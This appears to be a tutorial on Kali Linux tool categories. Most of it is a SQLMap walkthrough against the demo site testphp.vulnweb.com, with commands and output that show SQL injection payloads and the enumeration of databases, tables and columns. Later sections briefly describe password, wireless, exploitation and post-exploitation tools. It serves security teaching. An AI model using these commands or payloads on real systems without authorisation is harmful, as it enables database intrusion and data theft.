
Databases store critical information, making them attractive targets. Tools like SQLMap are designed for database assessment, helping testers identify SQL injection vulnerabilities and retrieve sensitive data.



Sqlmap:


SQLMAP is an open-source penetration tool that automates the process of detecting and exploiting weaknesses in SQL injection and taking over the server database. So, SQL map is a tool that can automatically detect and exploit SQL injection bugs, by doing a SQL injection attack on an attacker can take over and manipulate a database on a server. SQL injection is a hacking technique where an attacker can insert SQL commands through a URL to be executed by the database. This bug or vulnerability occurs because all programmers or webmasters do web programming such as filtering of variables in the web. A database is a collection of information stored on a computer or web server systematically that is useful for obtaining information from the database

#sqlmap -h
#sqlmap -hh



```
┌──(thanmaye08㉿THANMAYE)-[~]
└─$ sqlmap -h
                                   {1.7.2#stable}

                                   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value
```

#sqlmap -u "url"




```
┌──(thanmaye08㉿THANMAYE)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
                                   {1.7.2#stable}

                                   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsi
bility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse
 or damage caused by this program

[*] starting @ 22:23:52 /2023-05-10/

[22:23:53] [INFO] resuming back-end DBMS 'mysql'
[22:23:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8419=8419

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1372 FROM (SELECT(SLEEP(5)))vuzx)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7828 UNION ALL SELECT NULL,NULL,CONCAT(0x7171767071,0x624673456d454f78704e526b46667649764c46794777736f4355547
978704b68506171436e626f6f,0x7171707671)-- -
---
[22:23:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[22:23:54] [INFO] fetched data logged to text files under '/home/thanmaye08/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:23:54 /2023-05-10/
```

Started testing on demo site

This command will perform SQL injection on the target and report back if the specified target is vulnerable or not. Assuming that target is vulnerable, all the possible SQL injection attacks will be listed for that target. In order to render out some information, first you need to get the list of available databases available at the target machine.

```
#sqlmap -u "url" –dbs
```




LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
SAMPLE.txt
thanmaye08@THANMAYE: ~
File Actions Edit View Help

```
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs

                     {1.7.2#stable}

                     https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsi
bility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse
 or damage caused by this program

[*] starting @ 22:25:23 /2023-05-10/

[22:25:23] [INFO] resuming back-end DBMS 'mysql'
[22:25:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8419=8419

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1372 FROM (SELECT(SLEEP(5)))vuzx)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7828 UNION ALL SELECT NULL,NULL,CONCAT(0x7171767071,0x624673456d454f78704e526b4666764976 4c46794777736f4355547
978704b68506171436e626f6f,0x7171707671)-- -
---
[22:25:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[22:25:24] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[22:25:24] [INFO] fetched data logged to text files under '/home/thanmaye08/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:25:24 /2023-05-10/
```


In the above command “-dbs” command will enlist all the available databases on the target machine if the target is vulnerable to SQL injection. Now the next step would be to get a list of all the tables of selected database. Here, there are 2 databases: acuart, information_schema

```
#sqlmap -u "url" --tables -D database-name
```


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
SAMPLE.txt
thanmaye08@THANMAYE: ~
File Actions Edit View Help

```
┌──(thanmaye08㉿THANMAYE)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --tables -D acuart

        {1.7.2#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsi
bility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse
 or damage caused by this program

[*] starting @ 16:10:01 /2023-05-11/

[16:10:02] [INFO] resuming back-end DBMS 'mysql'
[16:10:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8419=8419

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1372 FROM (SELECT(SLEEP(5)))vuzx)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7828 UNION ALL SELECT NULL,NULL,CONCAT(0x7171767071,0x624673456d454f78704e526b4666764976 4c4679477736f4355547
978704b68506171436e626f6f,0x7171707671)-- -
---
[16:10:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[16:10:03] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```


#sqlmap -u "url" --columns -D database-name -T table-name


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
SAMPLE.txt
thanmaye08@THANMAYE: ~
File Actions Edit View Help

```
┌──(thanmaye08㉿THANMAYE)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --columns -D acuart -T artists

        {1.7.2#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
ility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse o
r damage caused by this program

[*] starting @ 16:18:21 /2023-05-11/

[16:18:22] [INFO] resuming back-end DBMS 'mysql'
[16:18:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8419=8419

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1372 FROM (SELECT(SLEEP(5)))vuzx)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7828 UNION ALL SELECT NULL,NULL,CONCAT(0x7171767071,0x624673456d454f78704e526b4666764976 4c4679477736f43555479
78704b68506171436e626f6f,0x7171707671)-- -
---
[16:18:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[16:18:22] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[16:18:22] [INFO] fetched data logged to text files under '/home/thanmaye08/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 16:18:22 /2023-05-11/
```


5)Password Attacks

Weak passwords are a significant security risk. Kali Linux offers tools like John the Ripper and Hydra for password cracking, enabling testers to assess the strength of user credentials.




6)Wireless Attacks

Wireless networks are often vulnerable to attacks. Kali Linux provides tools like Aircrack-ng for wireless network assessment, helping testers crack WEP/WPA keys and evaluate wireless security.




7)Reverse Engineering

Reverse engineering tools in Kali Linux, such as Ghidra and Radare2, are essential for analyzing malware, dissecting binaries, and understanding the inner workings of software.




8)Exploitation Tools

Exploitation tools like Metasploit in Kali Linux assist in developing, testing, and executing exploits against vulnerabilities found during testing, demonstrating potential impact.




9)Sniffing & Spoofing

Packet sniffing and spoofing tools like Wireshark and Ettercap enable testers to intercept and manipulate network traffic, exposing potential vulnerabilities in data transmission.




10)Post Exploitation

Post-exploitation tools like Meterpreter offer control over compromised systems, allowing testers to maintain access, pivot to other targets, and collect valuable information.



